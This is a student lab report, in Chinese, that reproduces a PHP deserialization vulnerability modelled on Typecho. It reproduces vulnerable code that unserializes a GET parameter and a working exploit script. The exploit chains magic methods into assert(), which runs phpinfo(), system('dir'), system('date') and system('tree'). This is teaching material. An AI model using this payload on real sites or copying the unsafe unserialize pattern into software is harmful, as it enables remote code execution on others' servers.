软件安全实验报告

姓名：辛浩然　　学号：2112514　　班级：信息安全、法学

1 实验名称

反序列化漏洞

2 实验要求

复现 12.2.3 中的反序列化漏洞，并执行其他的系统命令。

3 实验过程

3.1 复现执行 phpinfo()

创建 typecho.php 文件，代码如下：

```
1
2  <?php
3  class Typecho_Db{
4      public function __construct($adapterName){
5          $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
6          //字符串拼接，如果$adapterName是一个对象，则字符串的拼接会调用
       toString方法
7  }
8  }
9
10 class Typecho_Feed{
11     private $item;
12     public function __toString(){
13         $this->item['author']->screenName;
14         //item是数组，key为author，这里访问value的screenName变量
15     }
16 }
17
18 class Typecho_Request{
19
20     private $_params = array();
21     private $_filter = array();
```

```
22
23      public function __get($key)
24      //魔术方法get，读取一个不可访问属性的值时会被调用
25      {
26          return $this->get($key);
27      }
28
29      public function get($key, $default = NULL)
30      {
31          switch (true) {
32              case isset($this->_params[$key]):
33                  $value = $this->_params[$key];
34                  break;
35              default:
36                  $value = $default;
37                  break;
38          }
39           //若不是数组且长度大于零
40          $value = !is_array($value) && strlen($value) > 0 ? $value :
    $default;
41          return $this->_applyFilter($value);   //调用_applyFilter方法
42      }
43
44      private function _applyFilter($value)
45      {
46          if ($this->_filter) {         //如果$this->_filter不为空
47              foreach ($this->_filter as $filter) {  //遍历$this->_filter
48              //是否为数组，若是，绑定键值对$filter, $value
49              $value = is_array($value) ? array_map($filter, $value) :
50                  call_user_func($filter, $value);
51                  //若不是，调用call_user_func
52              }
53              $this->_filter = array();
54          }
55          return $value;   //返回$value
56      }
57  }
58
59  $config = unserialize(base64_decode($_GET['__typecho_config']));
60  //反序列化，从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，
    unserialize()的参数可控，这里是漏洞的入口点。
61  $db = new Typecho_Db($config['adapter']);
```

```
//实例化了类Typecho_Db，类的参数是通过反序列化得到的$config
?>
```

该 web 应用通过 $_GET[‘_typecho_config’] 从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，unserialize() 的参数可控，这里是漏洞的入口点。

接下来，程序实例化了类 Typecho_Db，类的参数是通过反序列化得到的 $config。在类 Typecho_Db 的构造函数中，进行了字符串拼接的操作，而在 PHP 魔术方法中，如果一个类被当做字符串处理，那么类中的 _toString() 方法将会被调用。

在类 Typecho_Feed 的 _toString() 方法中，会访问类中私有变量 $item[‘author’] 中的 screenName，这里又有一个 PHP 反序列化的知识点，如果 $item[‘author’] 是一个对象，并且该对象没有 screenName 属性，那么这个对象中的 _get() 方法将会被调用。


类 Typecho_Request 中的 _get() 方法会返回 get()，get() 中调用了 _applyFilter() 方法，而在 _applyFilter() 中，使用了 PHP 的 call_user_function() 函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数，在这里 $filter，$value 都是我们可以控制的，因此可以用来执行任意系统命令。至此，一条完整的利用链构造成功。

根据上述思路，写出对应的利用代码：


```
<?php
class Typecho_Feed
{
    private $item;
    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```

上述代码中用到了 PHP 的 assert() 函数，如果该函数的参数是字符串，那么该字符串会被 assert() 当做 PHP 代码执行。phpinfo(); 便是我们执行的 PHP 代码。访问 exp.php 便可以获得

payload。



通过 get 请求的方式传递给 typecho.php 后，phpinfo() 成功执行。



3.2 执行其他系统命令

下面尝试执行其他系统命令：

3.2.1 system(”dir”)


修改 exe.php 代码如下所示：

exp.pnp - 记事本


文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

```
{
 private $item;
 public function __construct(){
 $this->item = array(
 'author' => new Typecho_Request(),
 );
 }
}
class Typecho_Request
{
 private $_params = array();
 private $_filter = array();
 public function __construct(){
 $this->_params['screenName'] = 'system("dir")';
 $this->_filter[0] = 'assert';
 }
}
$exp = array(
 'adapter' => new Typecho_Feed()
);
```

访问 exp.php 便可以获得 payload。




通过 get 请求的方式传递给 typecho.php 后，system(”dir”) 成功执行。




3.2.2 system(”date”)


修改 exe.php 代码如下所示：



访问 exp.php 便可以获得 payload。




通过 get 请求的方式传递给 typecho.php 后，system(”date”) 成功执行。




3.2.3 fopen()

修改 exe.php 代码如下所示：

访问 exp.php 便可以获得 payload。




通过 get 请求的方式传递给 typecho.php 后，成功执行，新建了一个名为 newfile.txt 的文件。




3.2.4 system("tree")


修改 exe.php 代码如下所示：



访问 exp.php 便可以获得 payload。



通过 get 请求的方式传递给 typecho.php 后，system(”tree”) 成功执行。



4 心得体会

通过本次实验，复现了反序列化漏洞，并执行了其他的系统命令，掌握了反序列化漏洞的原理以及如何对其进行利用。